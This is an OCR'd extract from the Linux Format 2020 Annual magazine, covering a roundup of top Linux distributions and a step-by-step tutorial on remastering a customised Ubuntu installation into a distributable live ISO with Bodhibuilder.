
NEW

LINUX FORMAT

2020 ANNUAL



180 PAGES OF EXPERT TUTORIALS & MUST-READ FEATURES

» UBUNTU
» MINT
» ARCH LINUX
» KAOS
AND MANY MORE!

Digital Edition

FUTURE

VOLUME 3

ALL THE BEST CONTENT FROM THE NO.1 LINUX MAGAZINE

LINUX FORMAT 2020 ANNUAL

Welcome to the Linux Format Annual 2020. From the hottest distros to the best ways to tweak them, these pages are replete with everything a Linux fan needs. Whether you're taking your first few steps in escaping Windows or you're an expert user who wants to get more from their open source system, you'll find everything you need inside. Learn how to toughen up user-friendly distro Mint, explore encryption, secure your cloud storage, lock down your desktop and much more. Plus, check out a host of fun coding and maker projects, from building virtual machines to exploring quantum computing. We've even rounded up the best open source toolkit to help you do whatever you want, whenever you want to.

FUTURE

Future PLC Richmond House, 33 Richmond Hill,
Bournemouth, Dorset, BH2 6EZ

Editorial
Editor April Madden
Art Editor Efrain Hernandez-Mendoza
Editorial Director Jon White
Senior Art Editor Andy Downes

Linux Format Editorial
Editor Neil Mohr
Designer Efrain Hernandez-Mendoza
Group Editor in Chief Graham Barlow
Senior Art Editor Jo Gulliver

Cover image
Magictorch

Advertising
Media packs are available on request
Commercial Director Clare Dove
clare.dove@futurenet.com

International
Head of Print Licensing Rachel Shaw
licensing@futurenet.com

Circulation
Head of Newstrade Tim Mathers

Production
Head of Production Mark Constance
Production Project Manager Clare Scott
Advertising Production Manager Joanne Crosby
Digital Editions Controller Jason Hudson
Production Managers Keely Miller, Nola Cokely,
Vivienne Calvert, Fran Twentyman

Management
Chief Content Officer Aaron Asadi
Commercial Finance Director Dan Jotcham
Head of Art & Design Greg Whitaker

Printed by William Gibbons, 26 Planetary Road,
Willenhall, West Midlands, WV13 3XT

Distributed by Marketforce, 5 Churchill Place, Canary Wharf, London, E14 5HU www.
marketforce.co.uk Tel: 0203 787 9001

Linux Format Annual 2020

We are committed to only using magazine paper which is derived from responsibly managed, certified forestry and chlorine-free manufacture. The paper in this magazine was sourced and produced from sustainable managed forests, conforming to strict environmental and socioeconomic standards. The manufacturing paper mill and printer hold full FSC and PEFC certification and accreditation.

Future plc is a public company
quoted on the London Stock
Exchange
(symbol: FUTR)
www.futureplc.com

Chief executive Zillah Byng-Thorne
Non-executive chairman Richard Huntingford
Chief financial officer Penny Ladkin-Brand

Tel +44 (0)1225 442 244

Part of the

LINUX FORMAT 2020 ANNUAL

Essentials

Get to know Linux and the many astonishing things you can do with it

Privacy & Security


Take back control – stop snoopers and hackers from ruining your Linux

Projects

Get inspired – start building and making with a fistful of projects

LINUX FORMAT

2020 ANNUAL



LINUX FORMAT

Essentials

Tools and techniques

HOTTEST DISTROS NOW!

We crown the new king of Linux!

Mayank Sharma can't help you find your purpose in life, but he sure can help find a distribution for your purpose.

Linux, the kernel, by itself wouldn't be of much use to most of us. Version 0.01 of the Linux kernel made its debut in September 1991, but it only made sense to a particular Finnish student and his ilk of uber-geek hackers.

One of them, Owen Le Blanc of the Manchester Computing Centre (MCC), wrote a menu-driven installer to install the kernel along with a handful of GNU utilities, and in the process created the first Linux distribution in February 1992. This distribution allowed even non-Unix users to get a taste of Linux and helped roll in more developers.

Later that year Peter MacDonald created the Softlanding Linux System (SLS) distribution that offered a software collection on top of the X11 graphical interface, which had only recently been ported to Linux. SLS in turn spawned two major distributions. The first was Slackware created by Patrick Volkerding in July 1993. Over two decades later it remains the oldest Linux distribution that's still actively maintained. The other was Ian Murdoch's Debian. Although it had been in development for several months, v0.91 released in January 1994 was its first public release and included a simple package system that could install and uninstall packages. The next major milestone in the Linux distribution timeline also happened in 1994 with the birth of Marc Ewing's Red Hat Linux.

Together these three distributions form the bedrock of the modern Linux distribution habitat. Although there have been other independent distributions such as Crux, Arch, Gentoo and Puppy, a majority of the current stock is an offshoot of the three oldest distributions. You'll find hundreds of them on distrowatch, all vying for a slice of your hard disk. Over the next few pages we'll help you sort through the lot and pick the one that'll serve you best.

Name your poison

What do you want to get out of a modern Linux distro?

As users make their way to Linux, one of the first peculiarities they encounter is that there's no single one Linux. The concept of distributions is fairly foreign to a majority of new users migrating from the shores of proprietary desktop operating systems. Long-time readers wouldn't flinch at the fact that Linux is essentially just a kernel, but Linux, the operating system that most people refer to is actually the distribution: a collection of software consisting of the kernel and all the support programs that a user would need.

On the face of it, all distros borrow from the same common pool of apps and libraries. However, a Linux distro is more than the sum of its parts. All distros, especially the mainstream ones, put in several hundred hours working on the open source components to tweak and polish them to suit their particular flavour of Linux. For a majority of projects, it takes a globally dispersed team of developers to engineer and ship a Linux distro.

The popular distros go that extra mile to create a solid operating system experience, and write everything from installers to several critical programs and utilities to help manage the installation. The top distros are also constantly evolving, some more than others. Some distros have the resources of cash-rich multinational corporations (Ubuntu, Red Hat, OpenSUSE) that fuel their R&D. Yet thanks to the nature of open source, that one factor alone doesn't always help corporate-backed projects get a technological edge over pure donation-based, community-supported (Mint, Debian, Arch) efforts.

In this feature we've broken down the seemingly endless list of distros into five most-inquired categories that cover the top-use cases for deploying Linux, from the desktop to the business server and everything in between.

Choosing a distro is an involved process, and this is why many users prefer to stick to the one they have set up and update it every six months or so. However, most distros, especially the more popular ones, are constantly evolving. A distro that fell out of favour for introducing a new feature in one release might score better than its peers when that feature stabilises in a subsequent release. Of course, we aren't going to suggest that you keep hopping distros whenever a major player unveils a new version. But if you've been using the same distro for a while, it's time to take a good look at the other options out there.

Conspicuous omissions

We've deliberately avoided the contentious "best desktop" category, which frankly would just list: Ubuntu, Linux Mint, Fedora, OpenSUSE and then any one of a multitude of distros whose inclusion or absence will in turn enrage various groups! Debian is also very much absent despite its fine pedigree and foundational status in the Linux ecosystem. If we had a pure Server category this would clearly be in there (*don't start on us with Devuian–Ed*) but hopefully this is an insightful list for those newer to the world of Linux distros.

Do it yourself

We'll also help you create your own distro. That would seem counterproductive given the myriad of excellent options on offer. The custom distros we're talking about here are highly customised ones that you've tweaked as per your needs. Imagine converting your perfectly setup system into a live installable medium? Carry it with you on a flash drive or even install it on other PCs you use.

Besides satisfying your personal itch, there are several other uses for a custom distro. You can spin one with programs that you use in school and pass it around to everyone in class, stuffed with class notes and other study aids. You can do something similar within a professional organisation as well that uses a defined set of applications. The possibilities are practically endless!

HOW WE TESTED

Our distros have been tested against various parameters that vary from one category to the next. For instance, when evaluating a beginner-friendly product we pay attention to the custom tools and other tweaks that help increase the distros' usability. That's because a new Linux user needs to be handheld through everyday computing tasks as they get familiar with the lay of the land. While choice is the hallmark of open source, it's a distraction to a first timer. A good beginner-friendly distro helps users by making choices on their behalf. Some go to the extent of forking popular apps to write customised versions that can be handled by newbies. Generally speaking, a distro aimed at the inexperienced user should be easier to use than your typical desktop distro.

For server distros, our focus will be on their comprehensibility and ease of rollout and management. Like desktop distros, server distros are designed to work on various hardware configurations depending on how you plan to use them, but will perform best on 64-bit hardware. In contrast, hardware is a paramount factor for distros designed for older boxes.

TOP 20 DISTROS

BEGINNER DISTROS

DEEPIN

An elegant-looking Debian-based distribution that uses an intuitive custom desktop along with a host of custom tools.

PINGUYOS

Its customised Gnome rendition will impress new and old desktop Linux users alike, but it has stringent requirements.

ELEMENTARY OS

Another aesthetically pleasing distribution with beautifully crafted desktop and apps, only limited by its default cache of programs.

ZORIN OS

Its USP is the appearance altering tool that'll make the Gnome desktop similar to that of Windows, which will comfort new users.

LINUX LITE

Its host of custom tools such as its software utility and welcome screen make light work of regular desktop tasks.

(Re)Master Ubuntu

Point and click your way to a custom spin.

One reason that's contributed to the staggering number of Ubuntu respins is the availability of easy-to-use tools that help you create a customised version of the installation. While the process for creating a customised distribution isn't rocket science, with Ubuntu it's a walk in the park.

One of the easiest to use is *Bodhibuilder*, which is a fork of the popular Remastersys script (*see box, below*). Despite its name, *Bodhibuilder* can create customised respins of Ubuntu and any of its derivatives like Linux Mint and Bodhi Linux. The latest version of *Bodhibuilder* works on both 32- and 64-bit installations, and builds UEFI compatible images. The Bodhi Linux project in fact uses this script to churn out their official releases as well.

To create your customised Ubuntu spin, it's best to first build an installation from scratch. We'd advise you to do this inside a virtual machine to save yourself a lot of hassle. Begin the process by downloading the minimal Ubuntu ISO that includes the least number of components required to boot Linux.

When you install Ubuntu from the minimal ISO, the installer will bring up the *tasksel* tool to enable you to select the additional components you'd like to install. There are options to help you tailor your installation as a mail server, file server and various other types of servers. We are, however, interested in the several desktop-centric options that cover all the popular desktop environments including Mate, Gnome, Xfce, LXDE and Budgie with both vanilla and extended application suites.

We prefer to start with a minimal desktop and then flesh out the installation from within. Besides the desktop options, it'll give you options that will fetch programs of a particular genre, such as audio recording/editing suite, photograph touch-up and editing suite, video creation and editing suite, and more. Once you've made the selection, the installer will fetch the required components from the online repository and install them just like the installer on a regular Ubuntu ISO. For your first build, we'd suggest you select one of the minimal graphical environments.

Start building


After installation, boot into it and modify things as you see fit. You can install and remove any applications using the package manager and also by downloading pre-packaged binaries for app not in the official repositories. Also feel free to customise the desktop by modifying the various components like the menus, wallpaper and themes.

When you are done customising your installation, you can install *Bodhibuilder*. The script is available as a pre-packaged binary at the project's Sourceforge page (**https://sourceforge.net/projects/bodhibuilder**). *Bodhibuilder* is intuitive to use once you get familiar with its interface. The first thing you should do is switch to the Settings tab to define the name of your custom distribution. Use the various text boxes under this tab to set up the username of the Live environment, the name of the ISO image file, and the name of the distro as it'll appear in the GRUB boot menu. The working directory is where the script will generate and place the custom ISO image. It'll first create a folder named **Bodhibuilder** under the specified directory to conduct all its operations. Make sure the folder is on a partition that has ample free space and is formatted with a Linux filesystem, like EXT4.

Advanced users get the option to list the files and directories they'd like to leave out of the generated ISOs. Similarly, by default *Bodhibuilder* will include all icons and locales under the **/usr/share/icons** and **/usr/share/locale** directories, but you can only include particular icons and locales by listing them in the space provided. There's also space to list any squashfs options, but it's best to leave it empty unless you know what you're doing.

After describing your distro, switch back to the Actions tab that offers build options. Of note are the Backup and Dist options. Backup will roll the installation into an ISO image with the same settings as your current desktop. It's meant for your own personal use and it includes all your user data and personal information.

For our purpose though, we'll use the Dist option that will also create an ISO image, but will exclude all your



If you have multiple users, specify the user whose settings will be used as default when using the Backup option.

FORK IN THE ROAD

Remastersys has always been one of the most popular scripts for transforming a customised Ubuntu installation into a bootable ISO image. It drew inspiration from Mandriva's mklivecd, but was written for Ubuntu. When the original script ceased development, it was forked by several other projects, most noticeably Bodhi Linux and PinguyOS. We've used the Bodhi Linux fork called Bodhibuilder in this article and you can just as easily use PinguyOS's fork named Pinguy Builder.

Besides these, there's now something of an official fork of the original script. Dubbed Linux Respin, this script is hosted at the original **remastersys.org** website. Unlike the other two however, Linux Respin focuses on creating custom spins from Debian and Linux Mint. There's also a version that will work on one of Free Software Foundation's favourite distributions called Trisquel GNU/Linux. The Linux Respin developers are working to port the script to Fedora installations as well, so keep your eyes peeled for news on that front.

personal and user-specific data. You can then safely distribute this ISO without sharing any sensitive information. This option is designed for making custom distros. Additionally, the Dist mode's live user logs you in without a password. Besides these options, there are buttons for the Distcdfs and Distiso options that break the Dist process into two steps and enable you to plop additional files on the ISO image.

Another set of interesting options are listed below the main functions. Using them you can replace the default GRUB background image with any custom 640x480 PNG image for both the live environment and the installed system. You can also apply a custom Plymouth boot animation. You can find several on **www.gnome-look.org** and **www.deviantart.com**. Before you can use them on your custom distro you'll have to install them on your system. So grab the Plymouth themes tool with `sudo apt install plymouth-themes`. Then download and extract a theme under the **/usr/share/plymouth/themes** directory. You can then set the new plymouth theme as the default with `sudo update-alternatives --install /usr/share/plymouth/themes/default.plymouth default.plymouth <path.plymouth> 100`.

Remember to replace <path.plymouth> with the **.plymouth** file in your custom Plymouth theme. You'll now have to rebuild the initrd image with `sudo update-initramfs -u`. Once a Plymouth theme has been installed it'll be listed when you press the button to select a Plymouth theme in *Bodhibuilder*.


Skeleton in the cupboard

The next step is to transfer your desktop customisations to the ISO. Here we'll use the Skeleton directory (**/etc/skel**) that initiates a new user's home directory. In practice this means any files placed under the **/etc/skel** directory will be copied over to every new user's home directory when a user is created. The skeleton directory helps all new users get the same initial settings.

All your custom desktop settings are housed in hidden files in your user directory. For example, we change the default wallpaper of the Mate desktop, and use the Mate Tweak app to place icons on the desktop, along with a Plank dock on the desktop and position it to the left side of the screen and change the layout and behaviour of the panel.

To carry these changes over to the custom distro copy the **~/.config** directory to **/etc/skel**. Some programs house their customisations under **~/.local/share** directory so you can move this over to **/etc/skel** as well. Make sure that none of the programs in the installed system have any account-related information such as usernames and passwords, or you'll end up transferring them to your custom distro as well. Similarly, if you've installed custom themes and icons, they'll be under the **~/.icons** and **~/.themes** directories and should also be copied over to **/etc/skel**.

The **/etc/skel** directory represents a new user's home directory. So if you want to place a custom icon on the desktop of your custom distro,



Make sure you've copied the customised ISO image out of the working directory before you empty it with the Clear button.

you'll need to create a .desktop file under the **/etc/skel/Desktop** directory. For example, to create a Desktop icon to your favourite website, first create the desktop directory with `mkdir -p /etc/skel/Desktop`. Then change into that directory and create a **shortcut.desktop** file with the following contents:

```
[Desktop Entry]
Version=1.0
Name=Shortcut
Comment=My favourite website
GenericName=Shortcut
Exec=firefox www.linuxformat.com
Terminal=false
X-MultipleArgs=false
Type=Application
```

Save the file when you're done. Your custom distro will now include an icon on the desktop to launch *Firefox* and visit **linuxformat.com**.

Now, the last bit of customisation is to clear out the crud from the installed system. Save yourself a lot of time by using *BleachBit* (available in the official repositories). Fire up the program, head to Edit>Preferences and switch to the Languages tab. To reduce the size of the ISO image, uncheck any languages you don't want to include in your distro.

Back in the app's main interface, the left panel lists the areas of your system it'll clean. Toggle the checkbox next to APT, Deep Scan, journald and Thumbnails sections. Expand the System section and toggle all options except Free disk space and Memory. These will take a long time and don't really help us in our current endeavour. After toggling the checkboxes, click the Clean button to zap all the unnecessary files from the installation.

All that's left is to convert it into a Live distributable ISO image. In *Bodhibuilder* press the Dist button to ask the script to start compiling your Live ISO. It'll automatically switch to the Output tab to enable you to keep an eye on the task's progress. Depending upon the resources you've earmarked for the VM this can take a while.

When it's done, the script will display the path to the cooked ISO image, which is under the working directory you specified earlier. You can *scp* the image out of the VM to the host and then use the ISO to boot another VM. After you've made sure that all your customisations have been imaged you can *dd* the image to a USB disk and even send it out to your friends and family.

TOP 20 DISTROS

ROLLING DISTROS

MANJARO

Based on Arch Linux, it focuses on user-friendliness and supports editions based on the Gnome, KDE and Xfce desktops.

SABAYON

A 64-bit only Gentoo-based distro that uses the *Calamares* installer and comes with its own package management system: *Entropy*.

SOLUSOS

The highlight of this distro is its home-brewed Budgie desktop and its attempt to cater to a wide variety of users.

PCLINUXOS

Although available in multiple editions, it's the KDE edition of this Mandriva fork that shines along with its large, active community.

KAOS

Features a custom KDE desktop, but doesn't offer as many apps as its peers due to its focus on quality over quantity.

Brimming with features

Remix a Fedora installation into a distributable distribution.

